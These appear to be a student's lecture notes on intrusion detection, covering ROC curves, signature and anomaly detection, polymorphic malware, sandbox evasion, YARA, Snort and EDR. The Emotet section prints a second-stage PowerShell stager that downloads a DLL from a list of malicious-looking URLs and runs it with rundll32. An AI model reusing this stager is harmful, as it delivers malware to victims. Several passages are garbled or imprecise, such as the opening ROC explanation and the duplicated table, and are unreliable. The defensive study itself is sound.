The curve ROCK is a curve on the points of a rule, which is a threshold and varying that threshold.



The region under the curve in an ROC graph represents the probability of detecting an attack. If the detection threshold is set above 0.5, it may be necessary to invert the threshold in order to improve the system's ability to detect attacks.
detecting attacks can be challenging because they are typically rare occurrences, so it is difficult to spot *those outlier, its change is generated rarely, attack will try to behave in order to prevent those system to spot them (e.g. not exfiltrate a database of TB in one shot*).

NIDES

They took all the linux commands, and checked to see how much they need to understand how a user will use a certain command.

Subject (Application)	Total Records	Training Records	Testing Records	Unique Days
as	1688	1539	149	39
cat	1195	1058	137	68
ccom	886	736	150	36
compile	1010	838	172	43
cp	378	273	105	60
cpp	2625	2470	155	44
csh	909	709	200	57
diff *	690	596	94	46
discuss	1328	1040	288	60
emacs	7929	6227	1702	84
finger *	619	537	82	78
fmt	1819	1522	297	64
gawk *	613	530	83	56
getfullnm *	353	269	84	52
ghostview *	320	225	95	50
grep	5685	3474	2211	60

30 days may bee to optimistic, the learning behaviour are much long.

Subject (Application)	Total Records	Training Records	Testing Records	Unique Days
as	1688	1539	149	39
cat	1195	1058	137	68
ccom	886	736	150	36
compile	1010	838	172	43
cp	378	273	105	60
cpp	2625	2470	155	44
csh	909	709	200	57
diff *	690	596	94	46
discuss	1328	1040	288	60
emacs	7929	6227	1702	84
finger *	619	537	82	78
fmt	1819	1522	297	64
gawk *	613	530	83	56
getfullnm *	353	269	84	52
ghostview *	320	225	95	50
grep	5685	3474	2211	60

Creating class of users, may allow to speed that up (e.g. systemists, programmers etc..).
Nowdays system are so complicated that there is the need of a long time to spot how the user uses the system.

Signature based

There are some behaviours that allow to identify a malware, as there may be strings that represents:

- a maleware code
- a string representing calls to the 0S (with a regular grammar to spot a chain of commands or missing ones).
  Malware: an information that can bring us to an attack, where a program is exchanged through internet and bring an attack.
  The classical approach is a database made of signatures.
  Which must be provided by someone, and it must be updated.
  To discover the signatures:

- anomaly detection + forensic analysis to uncover how I was attacked and then extract the signature. Finding the elements of the intrusion and from there extracting the signature, if there is a malware file, the signature is a series of events that are found only in the malware file. A file with a particular string, which is extracted by analyzing the malware, checking the other signature in the DB, and the signature must not be in a legal application, then the signature is added (by an analyst)
- Honeypot: there are some companies with Honeypots, that are continuosly attacked and will create the signatures based on the attacks
- Those type of static approach are not used as much as before. One idea is to send a malware to a protected cloud environment of the anti-malware, which will execute it to spot its behaviour. A signature is just a check done before, to decide if sending or not in the cloud.

Solutions type

- Static: analyze the code and compare it to the signature (approach of standard antivirus tools). Check the program code, its instruction. **Widely used is also the hash of the code and match it with what is known of a malware.**
- Dynamic: run in a protected environment and match against signature. Upload it on a system and execute for a certain amount of time, the whole program may not be all used. The threshold is for how much time is needed to execute it.
  Since signature must be unique, we need an high number of characters to represent them.
  Also depending on the intrusion finding system, there are different ways to write.
- Known-Known: we know the programs implementing a malware, with different variants and different signatures to not make it coverable. Know-Know can be spotted with standard signatures (static or dynamic which means to track the time between event)
- Known-Unknown: variants unknown of a known malware. To cover it, have a regular expression, which allows to cover the cases, using for example AI to formulate the most general expression covering all known cases.
- Unkown: a new malware, it**can be spotted only by anomaly detection or having a subscription on a thread intelligence organization with an Honeypot and that sends an updated signature*

Chapter 28: Polimophism and Obfuscation

Attackers themself make countless countermeasures to the countermeasures of defenders.
The attackers try to fight the signature mechanism, while the anomaly protections needs the attacker to make a strategy to avoid being spotted.


Polymorphic malware

The body of the malware is encrypted, with different keys, so to create different variations of the same malware.
This can be done with:

- different keys
- multiple encryptions
  In that case there may not be a signature, as a copy of the malware is individual, all versions are different for example for each attacker buying the tools.

How to spot it:

While the process code is encrypted, the part to unencrypt it must be **clear**.



The decryption part is a constant, which can be always the same for multiple malware, so one does not know what malware is attacking them on the fly.
To uncover an attack, one must wait until the malware decrypt all the code, however, there may be a time threshold set for detection that is lower than what is actually required, which can present a challenge.
In some cases, the decryption key used by the malware may also be unknown. In these situations, the malware itself will attempt to use various keys until it finds the correct one to decrypt the code. This can make it even more difficult to detect and block the malware.

Code Obfuscation

Multiple companies do it, to prevent their code from being uncovered.
In theory go back to the compiled code is almost impossible, but arriving on an high level of the code may be possible, understanding its logic, so it solves it obfuscation.
Emotet is a malware against commercial areas, such as banks. We may check if it is possible to go into a signature of that maleware.
The typical behaviour of who uses Emotet:

- send a phishing email, with an attachment being a word document
- the document will have some macros, which start powershell
- powershell will download the payload
- the payload is *emotet* or something else (A ransomware)
  msgta.exe: is an utility to execute html, this is a **confused deputy attack**, where the attacker used legal instruments on the node it wants to attack, and provides it with malicious input.
  This is done as those tool have high rights, even a malware remover may be attacked, as it can delete files, stop process etc.
  Being able to attack a program of that kind is really advantageous.

In the file, the code is deep below the file (which seems empty on the above part).
Inside that file there is some javascript, the html file is *obfuscated*, which means that the real file is known only after executing some instruction, in the executable nothing can be understood.
A part of the executable will then put the pieces together at runtime.
Analyst saw that there are three steps

1. HTML downloaded on program A
2. A will download B (payload of actual malware)
3. B attacks
   The code is all made of parameters, with strings, which are above the code itself. So there needs to be a matching of strings.
   In this case it is easy, there are other cases where strings are substituted.


```
$path = "C:\Users\Public\Documents\ssd.dll";
$url1 = 'http://mecaglobal.com/qxim/TlDTjlxYAdwU/';
$url2 = 'http://2021.posadamision.com/wp-admin/gO7Qvfd1/';
$url3 = 'http://mymicrogreen.mightcode.com/pub/WwQe6kKVIsa/';
$url4 = 'http://mawroyalmedia.com.ng/l1o2x/mAgab05/';
$url5 = 'http://pokawork.com.ng/-/uLYqpe6E8FH2DkM/';
$url6 = 'http://ariesnetwork.co.uk/cgi-bin/QO5VMUFERLpCd/';
$url7 = 'http://clatmagazine.com/p8wl/714/';
$url8 = 'https://animalkingdompro.com/wp-includes/TjXLWDUyhJuvIsPR/';
$url9 = 'http://bitcoin-up.fomentomunivina.cl/assets/w82JxkF70pHiMXtSm/';
$url10 = 'https://cr.almalunatural.com/b/GbQllyWCCy4bJWG2PW/';

$web = New-Object net.webclient;
$urls = "$url1,$url2,$url3,$url4,$url5,$url6,$url7,$url8,$url9,$url10".split(",");
foreach ($url in $urls) {
   try {
       $web.DownloadFile($url, $path);
       if ((Get-Item $path).Length -ge 30000) {
           [Diagnostics.Process];
           break;
       }
   }
   catch{}
}
Sleep -s 4;cmd /c C:\Windows\SysWow64\rundll32.exe 'C:\Users\Public\Documents\ssd.dll',AnyString;
```

Figure 12: The second-stage PowerShell script.

- Program chain: only OS calls are considered, so we define a signature based on that, the chain to construct has those.
- Invocation chain: invoke the OS and for all invocation, keep track of the parameters of the OS.
  What was seen is that the *number of signature is elevated, the explanation for this is that the program when sold is personalized*.
  There is a producer of software, which provides a unique version to each buyer. Even permuting instruction or using alternative commands, or using a command with different parameters may be done to create those personalize version.

There are 139 unique program chain (discard parameters but only code).
20955 unique invocation chains (with different parameters).

Conclusion is that having static signature covering all those cases is challenging.




The colors are the distribution of signature.
At the start they are close, and then the diversity of the signature is enlarged, as there are new versions.
This is also given as the provider will launch new version to find the version that is less easily spotted. So there is an experimentation process to find the vulnerability found with lower probability.

Lockbit 3.0

The Lockbit malware uses a passoword to get the key to decrypt itself.
To uncover it is very very difficult with static signature, as its form is based on the key used to encrypt it.
The code is also compressed after being encrypted, adding additional difficulty to spot it.
Another feature taken from its 2.0 and 1.0 versions is *the list of keyboard languages*.
Those ransomwares attack systems only if the keyboard of a system is not in a predefined list.
The list is usually the one with Russian language.

Zmist

This virus might add itself as a sequence of bits in a file.
The program may be seen as a graph, where the arc of the graph are jumps from one control flow to another. The idea is to embed in the code of the application not the whole sequence of the instruction but the basic blocks, so having jumps connecting each basic blocks to another one
You may have an interleaving of an instruction and basic blocks of an attack.
The code of the virus is hidden behind basic blocks.
In the end one has a situation like that:



There the instruction hidden the jumps.
This is a farther form of obfuscation.
One has to have an internal representation of the code, where to uncover one needs to understand the program jumping to the virus and the virus itself..

Legal Obfuscation

Per se it is not illegal, one may try to uncover intellectual property behind the application running. In that case obfuscation may be used to *defend intellectual property.*
Skype for example, erases the beginning of the code, then the program deciphers the encrypted areas of the code and calls that.
Different checksums are checked to protect code integrity.
Pointers are initialized through computation rather than being initialized at the start.
Also the steps of a loop may be randomized instead of being of fixed length.
Also Skype if it detects that someone tries to debug it, then it will auto-kill itself.
The same solution can be used by malware to protect their signatures.

Chapter 29: Defeating Sandbox and Detection Tools

A program will not behave as a malware if it detects that it is being run on a sandbox.
So malware writers sometimes check if they are being run in a sandbox.
A sandbox in general is a virtual machine, which if being killed it avoids that malicious actions spread in the system.

A Virtual Machine emulates an architecture, and it will have some tools that are run to emulate it better.
There are also check on seeing that the VM is connected to an HUB (with all the properties of a physical HUB) and this has a identifier, so all VM will have the same identifier, and if known by an attacker for all VM, it is easy to understand that the program is being executed on a VM.
Also VM have *only the minimal set of functions, allowing the VM to work*.

VM made for:

- compatibility: allowing to run multiple O.S. on the same physical hardware
- not for transparency: that is why it is easy to discover it.

RDTSC instruction: measures the time that a code fragment has taken, a malware may measures the time to execute the fragment of code. If it runs the same fragment multiple times and the time becomes larger, than it may find it is on a VM. But beware of that, because measuring the time will not work depending on system and architecture, it may be *feasibly only if targeting a given system and knowing its configuration.

The malware may use the Beep API, this allows it to sleep when being in a Sandbox, the malware run waits for the sound to be played.
While If the malware writer uses a sleep or an explicit instruction, than it may be discovered.
If a malware has those kind of checks, then it has been designed for a targeted system, as you do not care if it was a mass attack.
Virtual Machines can also be escaped, meaning that the work may be directed on physical resources of the physical machine. While

you confine the process to virtual resources.
Monitor sandboxes and virtual machines too.

We may have detection using signature.

Detection

Rule

Use a rule to define a signature, a signature is something matching the output of some rules.
Since the output may not match an output in general, with a rule we may be more abstract. So using rules is an attempt to be general and detect some variation of the signature that we are trying to discover.
A signature is a regular expression and anything that matches it is a rule defined

Yara

Snort IDS:

- a sniffer detecting the massages, for example the messages going around a switch
- a rule based detection engine, passing rules on packets and analyzing to find attacks.
  The Yara rules are defined in three parts:
- meta:part for the user of the engine, telling what the rule says, the threat_level and a description, written by a convention.
- strings: we may have multiple variables, where each variable is a string.
- condition: when scanning a file, applying the conditions to that file, for example checking if a *variable appears in a string in the scan*
  Strings may be defined also as regular operations, so not defining the string as a value, but a given regular expression that is satisfied.
  For example on|off we say either on or off.
  Any string matching a regular expression will be cached by it.
  Two things are given from anti malware providers:
- provide hash of a file of the attack: useful if you have been attacked to uncover it
- Yara rules: **those will prevent the attacks**. In general this is very popular

Royal Ransomware

In that case one may consider how a rule may work for x32 and another on x64.
In the strings we have some fixed values and other values which are not relevant.

Applying Yara Rules

To invoke a YARA rule, one needs two things:

- a file with rules to use
- a source code or compiled form, and the target to be scanned.
  There are some tools now working in memory because there are some that are not using files but to apply the rules **you need to produce a file. In order to do so a virtual machine can be used.**
  In that way even a flow of packet can be analyzed.

Snort

Snort may analyze packets and work in three way:


- Sniffer Mode: read packets and dump in a file
- Logging
  Those two modes are much focused on debugging rather than security.
  To check if packets are lost or not.

Network Intrusion Detection System **alters the flow, meaning that it analyze the packets and decide to make them go ahead or not**,
A problem that may happen is that the Sniffer may not be as fast as needed.

Snort has a large community, but it is less sustained as it get less rule by anti malware companies.
Snort as also pre-processor plug-ins, which **are specialised to analyze only certain kind of attack**.


Then there is the Detection Engine which detects the rules in the packets. To do that one must invest in the infrastructure, because anytime one improves its network, then because it becomes faster and the Snort Hardware must improved too, or then packets may be lost. *It may not be necessary to upgrade the infrastructure for Snort every time the network is improved*.


Type of Scan



In a network, we must decide how to do then scan.

- Port sweep: **same port but different IP address**
- Port scan: *same IP address but different port*.
  An attack can be spotted by analyzing messages and seeing then the pattern.
  Observing messages may allow to see the pattern arising, which means huge amount of packets, so lots of memory.
  Also the time frame is important, as the attacker could send them in a week/etc.
  Also *missing packets are a problem, as we may miss a pattern*.
  Snort may allow as its architecture, to be run in parallel, using different threads running each components.






Attackers try to delay messages as much as possible to not be spotted.


Snort Rule

- header: what are the packets one is interested in, the protocol, IP address of source and destination, ports, network mask.

- option: additional messages and information on the packets to be examined to discover if the rule should be fired.
  The firewall may check for example for a three-way handshake. A Table then has an entry for all of those and may result into a DoS attack.
  On the left there is the header, on the right the action.



  Option below suggest the message to show:



Snort actions:

- alert: raise an alert
- log: log the packets
- activate: actives another rule that is dynamic
- dynamic: the rule is idle and it is then activated to then log the packets.
- drop: drops the packet
- reject: the same of drop, but it also **send to the sender an information, for example sending to it that it is sending something malicious, you may do this if the node is internal to the network, drop is better to outside messages**.

Rule Order

There are also some options to look at some specific information in the header of the Snort rule.
The engine will match rules in order:

- the first rule that match will be applied, and the following one will be neglected. There is a sequential scan of rules
  Best solution is to at first apply all the drop.
  But actually people use a:
- Pass then Drop rule, which is more effective (as it is faster). This improves the network performance as once you see that a packet may be passed, you do.
  The first solution is more safer, the second is faster.

Chapter 30: Traffic Analaysis

Tunneling completely hides metadata, so you cannot do anomaly detection.
However, encrypting only the information content can still allow for some level of detection
To build anomaly detection one may use:

- the data send from node a to b
- the metadata of the packets, with for example the protocol used
  This can help to regain the ability to perform anomaly detection.

One approach to performing anomaly detection is through unsupervised machine learning. This involves training a neural network to learn what constitutes good traffic and to signal any anomalies. However, there is currently a lack of experimental evidence to support the effectiveness of this approach.

In a subnetwork tunneling is not a problem, as we do not encrypt inside it.
In case of encryption even in the sub-net you may use traffic analysis.

Chapter 31: Merging Signature and Anomaly

There is a semantic gap, where even if you perfectly rebuild a flow of message perfectly by sniffing, it may not provide a complete picture of the system's behavior
So **people focus on endpoint detection and response** (EDR) and on XEDR which is its extended version.
The best solution is to work on endpoints so **Yara rules, as it works in information which is in memory and dumped, to surpass this semantic gap**.
There is an idea of having on each endpoint an agent monitoring what it is happening there, which goal is to detect intrusion and malware in that node, but it can also be used also to implement some response.
The agent can even patch the node, so the agent can be a patching agent which removes vulnerabilities from the node, monitors and improves the security status of a node.

An agent is this entity protecting your node, but using this solution there is the problem that you need to know what is happening in the whole system, while an agent only gives information about one node.

EDR

Endpoint Detection and Response (EDR) is a mechanism that detects and responds to intrusions to minimize their impact. It is a centralized technology with a manager and agents.

Agents

Agents are installed on a node, an they will check its security status. What an agent can do is:

- measure values to discover anomalies
- apply a patch on a vulnerability
- monitor the flows that go in and out of a node

Problem

Agent has a local view, while an intrusion is a global problem in a system.

Manager

The manager is a centralized technological solution, where multiple agents information is collected.
The manager receives information from the agents about detected intrusions.
The manager performs an attack correlation task, discovering anomalies and building routines. *Intrusion are uncovered by***constructing the expected behaviour of a user**.
The attack are uncovered by:

- finding the resources an attacker wants access to.
- correlate them to find a root cause
  Attack correlation is used to identify anomalies in each node and create a picture of the attack on the web server. This is important to anticipate the attacker's moves and discover their objective.

Build a timeline with a sequence of action that occur rebuilding a timeline of the intrusion.

Problem

Adding a manager or an agent, will mean to **add a Software Module**, and any *non trivial* ones come with vulnerabilities. So there is an added risk.

Main components of EDR:

The main components of EDR are:

1. Endpoint data collection agents: Each software agent monitors a node to collect information about its security status and transmits it to a data collection center. It can also record information, apply patches, activate or remove processes. It can analyze memory, files, or packets flowing through the node or implement anomaly detection. An agent is rule based, meaning that ill will have an engine, with a set of rules, and it will signal an anomaly spotting it ***by pattern matching*** and using its rules to trigger an event.
2. Real-time centralized analysis engine: It works on the collected data in real-time and searches for patterns that indicate an intrusion involving one or more nodes. It coordinates the actions of the various agents and can use IOC(Indicator of Compromise), signatures, etc.
3. Forensic analysis: An EDR can implement forensic analysis to discover intrusions that have exploited new vulnerabilities and attack techniques. The forensic component can uncover old, unnoticed intrusions to produce data on still unknown techniques. This analysis does not need to be performed in real-time. It builds a timeline of actions and collects evidence. It is better to not do this when under attack.

Goal of ED

The final goal of EDR is to *automate all the defense mechanisms*, while being cheap, as buying a tool is less costly than *paying an certain number of experts.*

EDR mechanisms

When dealing with virtual machine or container, which are composed of *virtual resources (cpu, memory, cache)*, *it is possible to access and read them*. It is equivalent to do an analysis of a physical machine.
Also it may happen that resources are shared between different VM, which reduce memory occupation. Using this mechanism of sharing for monitoring, a much deeper analysis can be done on a VM. The monitoring part is usually done by one virtual machine for a set of VM.
All the VM will be executed on Hardware directly if there is a bare metal hypervisor.

VM Introspection Memory Mapping

The VMM directly accesses the memory pages assigned to each VM through its direct involvement in the process and thanks to its elevated privileges, without the VM actually requesting the page. It can also make those pages accessible to other VMs. Another software module has complete and transparent access to the memory pages of a virtual machine. This is only possible with specialized hardware modules when working with physical machines. Double memory translation.

We have a double translation:

- from program language to machine langue of the Virtual Machine (so virtual to virtual)
- from machine language to physical machine under VM (virtual to physical). This allows two virtual machine to share memory space. A the **logical address are translated in virtual address and then to physical address of the underlying VM**

VM Introspection

